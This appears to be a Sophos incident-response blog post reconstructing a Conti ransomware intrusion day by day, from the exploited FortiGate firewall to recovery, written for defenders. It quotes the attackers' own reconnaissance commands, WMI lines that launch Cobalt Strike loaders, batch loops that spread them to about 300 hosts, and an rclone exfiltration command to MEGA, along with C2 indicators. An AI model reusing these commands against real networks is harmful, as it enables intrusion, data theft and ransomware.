
A Conti ransomware attack day-by-day


news.sophos.com/en-us/2021/02/16/conti-ransomware-attack-day-by-day/

Michael Heller February 16, 2021




Editor's note: This is one of a series of articles focused on the Conti ransomware family, which include technical details of the Conti ransomware, Conti ransomware: Evasive by nature, and a guide IT administrators can use to deal with the impact of an attack involving Conti ransomware, What to expect when you've been hit with Conti ransomware.

Conti ransomware is a global threat affecting victims mainly in North America and Western Europe. Sophos Rapid Response has encountered multiple confirmed Conti ransomware attacks in the past six months. Sophos operators also strongly believe they encountered what would have been another incident of Conti had they not stopped the attack before ransomware was deployed.



Since its first appearance, Conti was assumed to be the successor to Ryuk with one crucial difference in that the group behind Conti threatens to leak exfiltrated data to strong-arm victims into paying the ransom. This use of exfiltrated data means organizations from almost any industry could be targeted, although the Conti group has hit organizations in retail, manufacturing, construction, and the public sector more often.



One confirmed case involved an attack on an organization who was able to remove the attacker from one server only to find the attacker had gained access to two servers at the same time. Despite the company's efforts, Sophos Rapid Response needed to be called in to deal with a Conti ransomware attack against nearly 300 endpoints.

It took just over 2.5 hours for the Rapid Response team to determine what accounts and devices were affected, what tools were used in the attack, block the attack from continuing, and walk the customer through the process of the Rapid Response engagement.

In less than 24 hours after Rapid Response was engaged, most of the customer's critical infrastructure was able to restart normal operation, and within 48 hours, the team confirmed the initial access point of the attack.

A thorough incident response plan is key to dealing with a similar Conti ransomware attack. Check out the Sophos IT admin's guide to *What to expect when you've been hit with Conti ransomware*.

Let's dig into the Conti attack, day-by-day, and in some cases minute-by-minute.

Day 1 – Initial access and scans

The initial access point for the attack was eventually determined to be a FortiGate firewall running vulnerable firmware, version 5.6.3 build 1547(GA). Once inside, the attacker gained access to two different servers simultaneously, down to the exact second.

It took the attacker exactly 16 minutes to exploit the vulnerable firewall and gain domain admin access to the two servers.

Over the next six hours, the attacker deployed a Cobalt Strike beacon on one of the servers and began running commands to gather a list of domain admin accounts:

```
cmd.exe /C nltest /dclist:[target company name]
cmd.exe /C net group "domain Admins" /domain
cmd.exe /C nltest /DOMAIN_TRUSTS
cmd.exe /C adft.bat
cmd.exe /C type shares.txt
```

And commands to map out the basic network topography:

```
ping <computer name>.<domain>.local -n 1
cmd.exe /C portscan <IP ranges> icmp 1024
```

On the second server, the attacker did nothing at first.

The victim identified and shut down the attack in progress on one server, unfortunately they did not detect the access the attacker had to the other server.


After the victim shut down the attacker's access to the first server, it took just 15 minutes for the attacker to pivot to the second server, deploy another Cobalt Strike beacon and resume the attack. The attacker then used the domain admin account compromised to gain access

to a third server and ran the following Windows Management Instrumentation (WMI) command to remotely deploy another Cobalt Strike beacon on the third server :

cmd.exe /C wmic /node:<IP Address> process call create “rundll32.exe C:\Programdata\sys.dll entryPoint

Day 2

On the second day, Sophos did not detect any malicious activity.



Day 3 – Data exfiltration and credential gathering

Over the course of 10 hours on the third day of the attack, the threat actors identified directories with potentially valuable data and began exfiltration.

The attacker deployed RClone to the third server and created a config file with the login credentials for Mega. The directories exfiltrated included data from the Human Resources department, IT department, credit department, accounting, senior staff, and directories labeled as budget.

First, the attacker deployed RClone and created a config file containing the email and password for the Mega account where the exfiltrated data would be transferred.

rclone.exe copy “\\<Server 3>\<Folder path>” remote:<victim name> -q –ignore-existing –auto-confirm –multi-thread-streams 12 –transfers 12 C:\Users\<compromised domain admin>\.config\rclone\rclone.conf

The attacker also executed a batch script, cp.bat, to search for user credentials by copying all XLSX files with the string “pas” in the filename.

Day 4 – Conti attacks and beginning of Rapid Response engagement

On day one of the attack, the threat actors had gathered a map of the victim’s network and saved text file lists of the endpoints and servers. At approximately 1:00 am local time on day 4, the attacker used batch scripts to loop through those lists of devices in order to copy Cobalt Strike loaders onto a total of nearly 300 endpoints and servers.

First, the attacker deployed a Cobalt Strike beacon to a fourth server as a test:

cmd.exe /C wmic /node: <Server 4 IP Address> process call create “rundll32.exe C:\Programdata\doc.dll entryPoint”

Next, the attacker executed a batch script, **copy_files_srv.bat**, to deploy the Cobalt Strike loader, doc.dll, on the target servers listed in **srv.txt**:

for /f %%i in (srv.txt) do copy “C:\ProgramData\doc.dll” \\%%i\c$\ProgramData\doc.dll

Then, the attacker executed another batch script, **wm_start.bat**, to run the Cobalt Strike loader on each server listed in **srv.txt** via **rundll32.exe** and initiate the beacon:

for /f %%i in (srv.txt) do wmic /node: %%i process call create “rundll32.exe C:\Programdata\doc.dll entryPoint”

These last two commands were then repeated with the batch script, copy_files_work.bat, and text file work.txt to deploy and initiate the Cobalt Strike beacons onto nearly 300 target endpoints on the victim’s network.

The Cobalt Strike beacons were kicked into gear 40 minutes after being loaded onto the target devices and used a technique called reflective DLL injection to launch Conti.

“A DLL file dropped onto the target devices connected to a C2 address and gets the ransomware code hosted there. The ransomware code is then executed directly in memory, meaning when it starts encrypting the target machine it has never been written to disk,” Peter Mackenzie, manager of Rapid Response said. “Despite how clever this is, Sophos Intercept X technology would still have no problem stopping it.”

The C2 addresses used were:

- Docns[.]com/us/ky/louisville/312-s-fourth-st.html
- docns[.]com/OrderEntryService.asmx/AddOrderLine
- 23[.]106[.]160[.]174

Over the course of the next 3 hours, Sophos Intercept X successfully detected and blocked Conti on all of the protected computers, but damage was done to unprotected devices. For more how the DLL reflection injection and Conti ransomware worked, check out the technical details on *Conti ransomware by* Sophos Uncut.

The customer blocked all internet traffic except Sophos, shut down critical infrastructure, and called Sophos Rapid Response.

Within the first 45 minutes Rapid Response was under contract, before even having the kickoff call to walk the customer through the service, the Rapid Response team had:

- Identified the compromised account used in the attack
- Identified and blocked the malicious DLL used to deploy Conti
- Identified and blocked the command and control (C2) addresses used by the attacker
- Identified all endpoints targeted
- Deployed Sophos Managed Threat Response (MTR) to the customer environment
- Begun collecting forensic evidence

In the 45 minutes following the kickoff call, the Rapid Response team also built a list of all the data exfiltrated by the attacker.

Day 5 – Back to normal

By the fifth day after the attacker first gained access to the victim’s network, and less than 24 hours from when Sophos Rapid Response was called in, the customer was able to restart most of their critical infrastructure to normal operation.

With the help of Rapid Response, all unprotected machines were recovered either from backups or by re-imaging, then protected with Sophos and multi-factor authentication was enabled on the customer’s VPN.

The investigation for Rapid Response was not over yet though. The team identified a possible second exfiltration of data, a second compromised account, and suspicious Remote Desktop Protocol (RDP) traffic through the vulnerable firewall.

Day 6 and 7 – Finishing up and handing off

With the attack stopped and recovery complete, all that was left was a bit of cleanup, including confirming the initial access method for the attacker and having the customer upgrade their firewall to close that vulnerable point.

Sophos Rapid Response then handed off the customer to the Sophos Managed Threat Response team to continue 24/7 monitoring.

Detection and IoCs

Components of Conti ransomware can detected in Sophos Endpoint Protection under the following definitions: **HPmal/Conti-B, Mem/Conti-B, or Mem/Meter-D.**

Additional indicators of compromise have been published to the SophosLabs Github.

Conti group Tactics, Techniques, and Procedures (TTPs)

In this case, the Conti group gained initial entry into victim environments by exploiting public facing applications (MITRE ATT&CK T1190) and using a compromised domain admin account (MITRE ATT&CK T1212) to facilitate lateral movement.

The threat actor exploited a vulnerability in FortiGate firewall version 5.6.3 build 1547(GA). Known exploits for this vulnerable firmware include one critically rated vulnerability (CVE-2018-13379) and one high rated vulnerability (CVE-2018-13374).

The group used multiple batch scripts for system network configuration discovery (MITRE ATT&CK T1016), remote system discovery (MITRE ATT&CK T1018), and network service scanning (MITRE ATT&CK T1046). Immediately following initial access, the threat actor searched to identify domain admin accounts (MITRE ATT&CK T1078.002) and network shares (MITRE ATT&CK T1021.002).

Deployment of Cobalt Strike beacons and loaders were performed using Windows Management Instrumentation commands (MITRE ATT&CK T1047).

The threat actor used RClone in order to exfiltrate data to file storage service MEGA (MITRE ATT&CK T1567.002).

Cobalt Strike beacons loaded onto all target systems to perform a DLL reflective injection attack (MITRE ATT&CK T1055.001), where a DLL called to C2 addresses to get the Conti code, then load it and execute it directly in memory without writing the ransomware to disk

before encrypting data for impact (MITRE ATT&CK T1486).

If you are experiencing an active incident and need immediate response, contact Sophos Rapid Response. For details of our 24/7 Managed Threat Response (MTR) service, visit our website or speak with your Sophos representative.

Special thanks to Abhijit Gupta, Bill Kearney, David Anderson, Elida Leite, Kevin Simpson, Matthew Sharf, Paul Jacobs, Peter Mackenzie, Ratul Ghosh, Robert Weiland, Sergio Bestulic, Syed Shahram Ahmed, Varun Hirve, and Vikas Singh for their efforts in detecting, investigating, and responding to these threats.